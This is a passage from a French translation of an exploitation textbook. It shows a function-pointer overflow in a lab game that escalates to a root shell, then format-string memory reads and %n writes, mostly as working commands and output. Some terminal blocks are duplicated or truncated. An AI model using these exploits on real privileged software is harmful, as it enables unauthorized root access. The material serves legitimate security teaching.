Grâce à cette information, nous pouvons générer un tampon pour faire déborder la variable `name`. Nous pouvons le copier et le coller dans le programme Game of Chance interactif lorsqu'il sera relancé. Pour revenir au processus suspendu, saisissez simplement `fg`, qui signifie *premier plan* (*foreground*) :

```
reader@hacking:~/booksrc $ perl -e 'print "A"x100 . "BBBB" . "\n"' AAAAAAAAAAAAAA
AAAAAAAAAAAAA
```

```
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAA
```

```
08048484 T _init
080485c0 T _start
080485e4 t call_gmon_start
         U close@@GLIBC_2.0
0804b640 b completed.1
0804b624 W data_start
080490d1 T dealer_no_match
080486fc T dump
080486d1 T ec_malloc
         U exit@@GLIBC_2.0
08048684 T fatal
080492bf T find_the_ace
08048650 t frame_dummy
080489cc T get_player_data
         U getuid@@GLIBC_2.0
08048d97 T input_name
08048d70 T jackpot
08048803 T main
         U malloc@@GLIBC_2.0
         U open@@GLIBC_2.0
0804b62c d p.0
         U perror@@GLIBC_2.0
08048fde T pick_a_number
08048f23 T play_the_game
0804b660 B player
08048df8 T print_cards
         U printf@@GLIBC_2.0
         U rand@@GLIBC_2.0
         U read@@GLIBC_2.0
08048aaf T register_new_player
         U scanf@@GLIBC_2.0
08048c72 T show_highscore
         U srand@@GLIBC_2.0
         U strcpy@@GLIBC_2.0
         U strncat@@GLIBC_2.0
08048e91 T take_wager
         U time@@GLIBC_2.0
08048b72 T update_player_data
         leU write@@GLIBC_2.0
reader@hacking:~/booksrc $
```

La fonction `jackpot()` est la cible parfaite pour cet exploit. Même si les jeux ne donnent pas beaucoup de chance aux joueurs, en écrasant de manière adéquate le pointeur de fonction `current_game` avec l'adresse de la fonction `jackpot()`, nous n'avons même plus besoin de jouer pour gagner des points. La fonction `jackpot()` sera appelée directement, en nous accordant les 100 points et faisant ainsi pencher la balance en direction du joueur.

Ce programme lit depuis l'entrée standard. Les sélections du menu peuvent donc être regroupées dans un tampon envoyé sur l'entrée standard du programme. Elles seront effectuées comme si elles avaient été saisies. L'exemple suivant choisit l'option de

menu 1, propose le nombre 7, entre n lorsque le programme demande de recommencer à jouer et sélectionne finalement l'option de menu 7 pour quitter :

```
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n7\n"' | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 20
Sorry, you didn't win.

You now have 50 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 50 credits] ->
Thanks for playing! Bye.
reader@hacking:~/booksrc $
```

Nous pouvons employer cette technique pour scripter tout ce dont nous avons besoin pour l'exploit. La ligne suivante joue une fois à Pick a Number, puis change le nom de l'utilisateur à 100 *A* suivis de l'adresse de la fonction `jackpot()`. Ce nom va déborder dans le pointeur de fonction `current_game` et, lorsque nous jouerons à nouveau à Pick a Number, la fonction `jackpot()` sera invoquée directement :

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 .
"\x70\x8d\x04\x08\n" . "1\nn\n" . "7\n"'
1
5
n
5
AAAA
```

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 .
"\x70\x8d\x04\x08\n" . "1\nn\n" . "7\n"' | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 50 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 15
Sorry, you didn't win.

You now have 40 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 40 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAA
```

```
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAA
```

```
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAA
```

```
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1030 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1130 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1230 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAA
```

contrôle à l'entrée. Même si le shell root n'affiche pas son invite, il reste accessible, avec des privilèges élevés :

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat ./shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./game_of_chance
SHELLCODE will be at 0xbffff9e0
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n5\n" . "A"x100 .
"\xe0\xf9\xff\xbf\n" . "1\n"' > exploit_buffer
reader@hacking:~/booksrc $ cat exploit_buffer - | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 70 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 2
Sorry, you didn't win.

You now have 60 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAA
```

```
whoami
root
id
uid=0(root) gid=999(reader)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),
104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin),999(reader)
```

0x350 Chaînes de format

L'exploitation des chaînes de format est une autre technique qui permet de contrôler un programme possédant des droits privilégiés. Tout comme pour le débordement de tampon, l'*exploitation des chaînes de format* dépend également d'erreurs de programmation qui n'ont pas un lien évident avec la sécurité. Heureusement pour les programmeurs, une fois la technique présentée, il est assez facile de repérer les vulnérabilités des chaînes de format et de les éliminer. Même si ces vulnérabilités ne sont plus aussi fréquentes qu'autrefois, les techniques suivantes peuvent également servir dans d'autres situations.

0x351 Paramètres de format

Vous devez à présent être habitué aux chaînes de format de base. Nous les avons beaucoup utilisées avec les fonctions `printf()` dans les programmes précédents. Une fonction comme `printf()` évalue simplement la chaîne de format qui lui est passée et réalise une action spéciale chaque fois qu'elle rencontre un paramètre de format. À chaque paramètre de format correspond le passage d'une variable supplémentaire. Par conséquent, si une chaîne de format contient trois paramètres de format, trois arguments supplémentaires doivent être passés à la fonction, en plus de la chaîne de format.

Rappelons les différents paramètres de format expliqués au chapitre précédent.

Paramètre	*Type d'entrée*	*Type de sortie*
`%d`	Valeur	Décimal
`%u`	Valeur	Décimal non signé
`%x`	Valeur	Hexadécimal
`%s`	Pointeur	Chaîne de caractères
`%n`	Pointeur	Nombre d'octets écrits jusque-là

Nous avons vu l'utilisation des paramètres de format classiques au chapitre précédent, mais sans nous attarder sur le moins courant, `%n`. Le programme `fmt_uncommon.c` en illustre l'usage.

fmt_uncommon.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   int A = 5, B = 7, count_one, count_two;

   // Exemple d'une chaîne de format avec %n.
   printf("The number of bytes written up to this point X%n is being stored in
   count_one, and the number of bytes up to here X%n is being stored in count_two.\n",
   &count_one, &count_two);

   printf("count_one: %d\n", count_one);
   printf("count_two: %d\n", count_two);

   // Exemple de pile.
   printf("A is %d and is at %08x.  B is %x.\n", A, &A, B);

   exit(0);
}
```

Ce programme utilise deux paramètres de format `%n` dans son instruction `printf()`. Voici ce que produit sa compilation et son exécution :

```
reader@hacking:~/booksrc $ gcc fmt_uncommon.c
reader@hacking:~/booksrc $ ./a.out
The number of bytes written up to this point X is being stored in count_one, and the number
of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff7f4.  B is 7.
reader@hacking:~/booksrc $
```


Le paramètre `%n` est unique en cela qu'il écrit des données sans rien afficher, contrairement à la lecture puis à l'affichage de données. Lorsqu'une fonction de formatage rencontre un paramètre de format `%n`, elle écrit le nombre d'octets qui ont été écrits par la fonction à l'adresse indiquée par l'argument correspondant. Dans `fmt_uncommon`, nous y procédons en deux endroits et l'opérateur unaire adresse-de est utilisé pour écrire ces informations dans les variables `count_one` et `count_two`. Les valeurs sont ensuite affichées et révèlent que 46 octets ont été trouvés avant le premier `%n` et 113 avant le second.

L'exemple de pile donné à la fin est une bonne transition vers l'explication du rôle de la pile dans les chaînes de format :

```
printf("A is %d and is at %08x.  B is %x.\n", A, &A, B);
```

Lorsque cette fonction `printf()` est appelée, comme pour n'importe quelle autre fonction, ses arguments sont placés sur la pile dans l'ordre inverse. Tout d'abord la valeur

de B, puis l'adresse de A, puis la valeur de A et, enfin, l'adresse de la chaîne de format. La pile ressemblera à l'illustration suivante.



La fonction parcourt la chaîne de format, un caractère à la fois. Si le caractère n'est pas le début d'un paramètre de format (s'il ne commence pas par le symbole %), il est recopié sur la sortie. Lorsqu'un paramètre de format est rencontré, l'action appropriée est réalisée, en utilisant l'argument qui correspond à ce paramètre et qui se trouve sur la pile.

Que se passe-t-il lorsque deux arguments sont placés sur la pile alors que la chaîne de format contient trois paramètres de format ? Retirez le dernier argument de la ligne `printf()` dans l'exemple de la pile afin d'obtenir la version suivante :

```
printf("A is %d and is at %08x.  B is %x.\n", A, &A);
```

Nous pouvons le faire dans un éditeur ou à l'aide de `sed` :

```
reader@hacking:~/booksrc $ sed -e 's/, B)/)/' fmt_uncommon.c > fmt_uncommon2.c
reader@hacking:~/booksrc $ diff fmt_uncommon.c fmt_uncommon2.c
14c14
<     printf("A is %d and is at %08x.  B is %x.\n", A, &A, B);
---
>     printf("A is %d and is at %08x.  B is %x.\n", A, &A);
reader@hacking:~/booksrc $ gcc fmt_uncommon2.c
reader@hacking:~/booksrc $ ./a.out
The number of bytes written up to this point X is being stored in count_one, and the
number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffffc24.  B is b7fd6ff4.
reader@hacking:~/booksrc $
```

Nous obtenons la valeur `b7fd6ff4`. À quoi peut-elle bien correspondre ? Puisqu'il manque une valeur sur la pile, la fonction a pris les données qui se trouvaient là où aurait dû être le troisième argument (en se fondant sur le pointeur de trame courant).

Autrement dit, `0xb7fd6ff4` est la première valeur qui se trouve sous le bloc d'activation de la fonction de mise en forme.

Ce détail est intéressant. Il serait certainement plus utile si nous avions un moyen de contrôler soit le nombre d'arguments passés à la fonction de mise en forme, soit le nombre d'arguments qu'elle attend. En réalité, une erreur de programmation assez classique nous offre ce dernier cas.

0x352 Vulnérabilité de la chaîne de format

Certains programmeurs utilisent parfois `printf(chaîne)` à la place de `printf("%s", chaîne)` pour afficher des chaînes de caractères. D'un point de vue fonctionnel, cela est correct. La fonction de formatage reçoit l'adresse de la chaîne, non l'adresse d'une chaîne de formatage, et la parcourt en affichant chaque caractère. Des exemples de ces deux méthodes sont présentés dans `fmt_vuln.c`.

fmt_vuln.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char text[1024];
   static int test_val = -72;

   if(argc < 2) {
      printf("Usage: %s <text to print>\n", argv[0]);
      exit(0);
   }
   strcpy(text, argv[1]);

   printf("The right way to print user-controlled input:\n");
   printf("%s", text);


   printf("\nThe wrong way to print user-controlled input:\n");
   printf(text);

   printf("\n");

   // Pour le débogage.
   printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val, test_val);

   exit(0);
}
```

Voici ce que donnent la compilation et l'exécution de `fmt_vuln.c` :

```
reader@hacking:~/booksrc $ gcc -o fmt_vuln fmt_vuln.c
reader@hacking:~/booksrc $ sudo chown root:root ./fmt_vuln
```

```
reader@hacking:~/booksrc $ sudo chmod u+s ./fmt_vuln
reader@hacking:~/booksrc $ ./fmt_vuln testing
The right way to print user-controlled input:
testing
The wrong way to print user-controlled input:
testing
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Les deux méthodes semblent fonctionner avec la chaîne *testing*. Mais que se passe-t-il si la chaîne contient un paramètre de format ? La fonction de formatage doit évaluer le paramètre de format et accéder à l'argument de fonction adéquat en se fondant sur le pointeur de trame. Mais, comme nous l'avons vu précédemment, si l'argument attendu est absent, la référence au pointeur de trame cible une zone mémoire qui se trouve dans un bloc d'activation précédent :

```
reader@hacking:~/booksrc $ ./fmt_vuln testing%x
The right way to print user-controlled input:
testing%x
The wrong way to print user-controlled input:
testingbffff3e0
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Lorsque nous avons ajouté le paramètre de format `%x`, la représentation hexadécimale du mot sur quatre octets présent dans la pile a été affichée. Cette procédure peut servir à examiner la pile :

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "%08x."x40')
The right way to print user-controlled input:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0
8x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08
x.%08x.%08x.%08x.%08x.%08x.%08x.
The wrong way to print user-controlled input:
bffff320.b7fe75fc.00000000.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.3
0252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30
252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.302
52e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e7 83830.78383025.3830252e.
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

C'est à cela que ressemble la mémoire dans la partie basse de la pile. N'oubliez pas que chaque mot de quatre octets est inversé, à cause de l'architecture little-endian. Les octets `0x25`, `0x30`, `0x38`, `0x78` et `0x2e` semblent se répéter souvent. Vous demandez-vous ce qu'ils représentent ?

```
reader@hacking:~/booksrc $ printf "\x25\x30\x38\x78\x2e\n"
%08x.
reader@hacking:~/booksrc $
```

Vous le constatez, il existe également une zone mémoire pour la chaîne de format elle-même. Puisque la fonction de mise en forme sera toujours sur le bloc d'activation le plus élevé, tant que la chaîne de format a été stockée ailleurs sur la pile elle se trouvera

sous le pointeur de trame courant (à une adresse mémoire plus élevée). Nous pouvons nous servir de cette caractéristique pour contrôler les arguments de la fonction de formatage. Elle est encore plus utile avec des paramètres de format qui attendent des références, comme %s ou %n.

0x353 Lire à des adresses mémoire quelconques

Le paramètre de format %s nous permet de lire le contenu d'adresses mémoire quelconques. Puisqu'il est possible de lire les données de la chaîne de format originelle, nous pouvons en exploiter une partie pour fournir une adresse au paramètre de format %s :

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
The right way to print user-controlled input:
AAAA%08x.%08x.%08x.%08x
The wrong way to print user-controlled input:
AAAAbffff3d0.b7fe75fc.00000000.41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Les quatre octets 0x41 indiquent que le quatrième paramètre de format lit à partir du début de la chaîne de format pour obtenir ses données. Si ce quatrième paramètre est %s à la place de %x, la fonction de formatage tentera d'afficher la chaîne qui se trouve à l'adresse 0x41414141. Le programme va alors se terminer par une faute de segment puisque cette adresse n'est pas valide. Mais, si elle l'est, cette procédure nous permet de lire une chaîne qui se trouve à cette adresse mémoire :

```
reader@hacking:~/booksrc $ env | grep PATH
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
reader@hacking:~/booksrc $ ./getenvaddr PATH ./fmt_vuln
PATH will be at 0xbffffdd7
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Nous utilisons le programme getenvaddr pour déterminer l'adresse de la variable d'environnement PATH. Puisque le nom du programme fmt_vuln a une longueur inférieure de deux octets à celui de getenvaddr, nous ajoutons quatre à l'adresse et les octets sont inversés pour la raison habituelle. Le quatrième paramètre de format %s lit à partir du début de la chaîne de format, en pensant qu'il s'agit de l'adresse passée en argument de la fonction. Puisque cette adresse est celle de la variable d'environnement PATH, son contenu est affiché comme si un pointeur sur cette variable d'environnement avait été passé à printf().

Nous connaissons à présent la distance entre la fin du bloc d'activation et le début de la zone mémoire réservée à la chaîne de format. Nous pouvons donc omettre l'argument de taille du champ dans les paramètres de format `%x`. Ils ne sont nécessaires que pour parcourir la mémoire. Grâce à cette technique, n'importe quelle adresse mémoire peut être examinée sous forme d'une chaîne de caractères.

0x354 Écrire à des adresses mémoire quelconques

Si le paramètre de format `%s` permet de lire le contenu d'une adresse mémoire quelconque, nous devons être en mesure d'employer la même technique avec `%n` pour écrire à une adresse mémoire quelconque. Les choses deviennent alors intéressantes.

Dans l'instruction de débogage du programme vulnérable `fmt_vuln.c`, nous avons affiché l'adresse et la valeur de la variable `test_val`, qui attend impatiemment d'être écrasée. Puisque la variable de test se trouve à l'adresse `0x08049794`, nous pouvons, en utilisant une technique semblable, y écrire une valeur :

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%08x.%08x.%08x.%n
The right way to print user-controlled input:
??%08x.%08x.%08x.%n
The wrong way to print user-controlled input:
??bffff3d0.b7fe75fc.00000000.
[*] test_val @ 0x08049794 = 31 0x0000001f
reader@hacking:~/booksrc $
```

Vous le constatez, la variable `test_val` peut parfaitement être écrasée en utilisant le paramètre de format `%n`. La valeur résultante dans la variable de test dépend du nombre d'octets écrits avant `%n`. Nous pouvons le contrôler de manière plus précise en manipulant l'option de largeur de champ :

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%n
The right way to print user-controlled input:
??%x%x%x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 21 0x00000015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%100x%n
The right way to print user-controlled input:
??%x%x%100x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
```

```
[*] test_val @ 0x08049794 = 120 0x00000078
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%180x%n
The right way to print user-controlled input:
??%x%x%180x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 200 0x000000c8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%400x%n
The right way to print user-controlled input:
??%x%x%400x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 420 0x000001a4
reader@hacking:~/booksrc $
```

En modifiant l'option de largeur du champ de l'un des paramètres de format `%n`, nous insérons un certain nombre d'espaces, ce qui produit des lignes vides dans la sortie. Ces lignes, à leur tour, peuvent être utilisées pour contrôler le nombre d'octets écrits avant le paramètre de format `%n`. Cette approche fonctionne pour les petites valeurs, mais pas pour les grandes, comme les adresses mémoire.

En examinant la représentation hexadécimale de la valeur de `test_val`, il apparaît clairement que l'octet le moins significatif peut être assez facilement contrôlé. N'oubliez pas que l'octet le moins significatif se trouve dans le premier octet d'un mot mémoire sur quatre octets. Ce détail nous permet d'écrire une adresse complète. Si quatre écritures sont effectuées dans des adresses mémoire séquentielles, l'octet le moins significatif peut être écrit dans chaque octet d'un mot sur quatre octets :

```
Mémoire                          94 95 96 97
Première écriture à 0x08049794   AA 00 00 00
Deuxième écriture à 0x08049795      BB 00 00 00
Troisième écriture à 0x08049796        CC 00 00 00
Quatrième écriture à 0x08049797           DD 00 00 00
Résultat                         AA BB CC DD
```

Essayons, par exemple, d'écrire l'adresse `0xDDCCBBAA` dans la variable de test. En mémoire, le premier octet de cette variable doit être `0xAA`, puis `0xBB`, puis `0xCC` et enfin `0xDD`. Grâce à quatre écritures distinctes aux adresses mémoire `0x08049794`, `0x08049795`, `0x08049796` et `0x08049797`, nous devrions y parvenir. La première écrira la valeur `0x000000aa`, la deuxième, `0x000000bb`, la troisième, `0x000000cc` et enfin `0x000000dd`.

La première écriture est facile :

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??%x%x%8x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc       0
```


```
[*] test_val @ 0x08049794 = 28 0x0000001c
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xaa - 28 + 8
$1 = 150
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%150x%n
The right way to print user-controlled input:
??%x%x%150x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```

Le dernier paramètre de format `%x` précise une largeur de champ égale à 8 afin de normaliser la sortie. Cela consiste principalement à lire un DWORD aléatoire depuis la pile, qui peut s'afficher n'importe où entre 1 et 8 caractères. Puisque le premier écrasement place 28 dans `test_val`, en utilisant 150 comme largeur de champ à la place de 8 nous devons affecter la valeur `0xAA` à l'octet le moins significatif de `test_val`.

Passons à l'écriture suivante. Il nous faut un autre argument pour un autre paramètre de format `%x`, de manière à fixer le nombre d'octets à 187, c'est-à-dire `0xBB`. Cet argument peut être quelconque ; il lui suffit d'occuper quatre octets et de se trouver après la première adresse mémoire arbitraire `0x08049754`. Puisque tout cela se trouve dans la mémoire associée à la chaîne de format, nous pouvons le contrôler facilement. Le mot *JUNK* occupe justement quatre octets et fera parfaitement l'affaire.

Ensuite, la prochaine adresse mémoire à écrire, `0x08049755`, doit être placée dans la mémoire de manière que le deuxième paramètre de format `%n` puisse y accéder. Cela signifie que le début de la chaîne de format doit être composé de l'adresse mémoire cible, de quatre octets de données factices et de l'adresse mémoire cible plus un. Mais tous ces octets de mémoire sont également affichés par la fonction de formatage, ce qui augmente le compteur d'octets utilisé pour le paramètre de format `%n`. Cela devient plus complexe.

Nous devrions peut-être réfléchir un peu plus au début de la chaîne de format. L'objectif est d'avoir quatre écritures. Pour chacune, nous devons passer une adresse mémoire et, parmi toutes, quatre octets de données factices sont nécessaires pour incrémenter correctement le compteur d'octets utilisé par les paramètres de format `%n`. Le premier paramètre `%x` peut utiliser les quatre octets qui se trouvent avant la chaîne de format elle-même, mais les trois autres ont besoin de données. Voici l'allure du début de la chaîne de format pour la procédure d'écriture complète.



Essayons :

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96
\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x% 8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x08049794 = 52 0x00000034
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xaa - 52 + 8"
$1 = 126
reader@hacking:~/booksrc $ ./fmt_vuln $(printf
"\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x% 126x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```

Les adresses et les données factices au début de la chaîne de format ont changé la valeur de l'option de largeur de champs nécessaire au paramètre de format `%x`. Cependant, nous pouvons facilement la recalculer en employant la méthode précédente. Une autre solution consiste à soustraire 24 de la valeur de largeur de champ précédente, 150, puisque six nouveaux mots de quatre octets ont été ajoutés devant la chaîne de format.

À présent que la mémoire est configurée à l'avance au début de la chaîne de format, la deuxième écriture doit être simple :

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbb - 0xaa"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf
"\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%
126x%n%17x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
   0         4b4e554a
[*] test_val @ 0x08049794 = 48042 0x0000bbaa
reader@hacking:~/booksrc $
```

La valeur suivante de l'octet le moins significatif doit être `0xBB`. Une calculatrice hexadécimale montre rapidement que nous devons écrire dix-sept octets supplémentaires avant le paramètre de format `%n` suivant. Puisque la mémoire a déjà été configurée pour un paramètre de format `%x`, l'écriture de dix-sept octets n'a rien de compliqué avec l'option de largeur de champ.

Cette procédure peut être répétée pour les troisième et quatrième écritures :

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcc - 0xbb"
$1 = 17
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xdd - 0xcc"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf
"\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%
126x%n%17x%n%17x%n%17x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n%17x%n%17x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
   0          4b4e554a          4b4e554a          4b4e554a
[*] test_val @ 0x08049794 = -573785174 0xddccbbaa
reader@hacking:~/booksrc $
```

En contrôlant l'octet le moins significatif et en effectuant quatre écritures, nous sommes capables d'écrire une adresse complète à n'importe quelle adresse mémoire. Vous noterez que les trois octets qui se trouvent après l'adresse cible seront également écrasés par cette technique. Nous pouvons l'examiner rapidement en déclarant statiquement une autre variable initialisée nommée `next_val`, juste après `test_val`, et en affichant également sa valeur dans la sortie de débogage. Ces modifications peuvent être réalisées à l'aide d'un éditeur ou avec la commande `sed`.

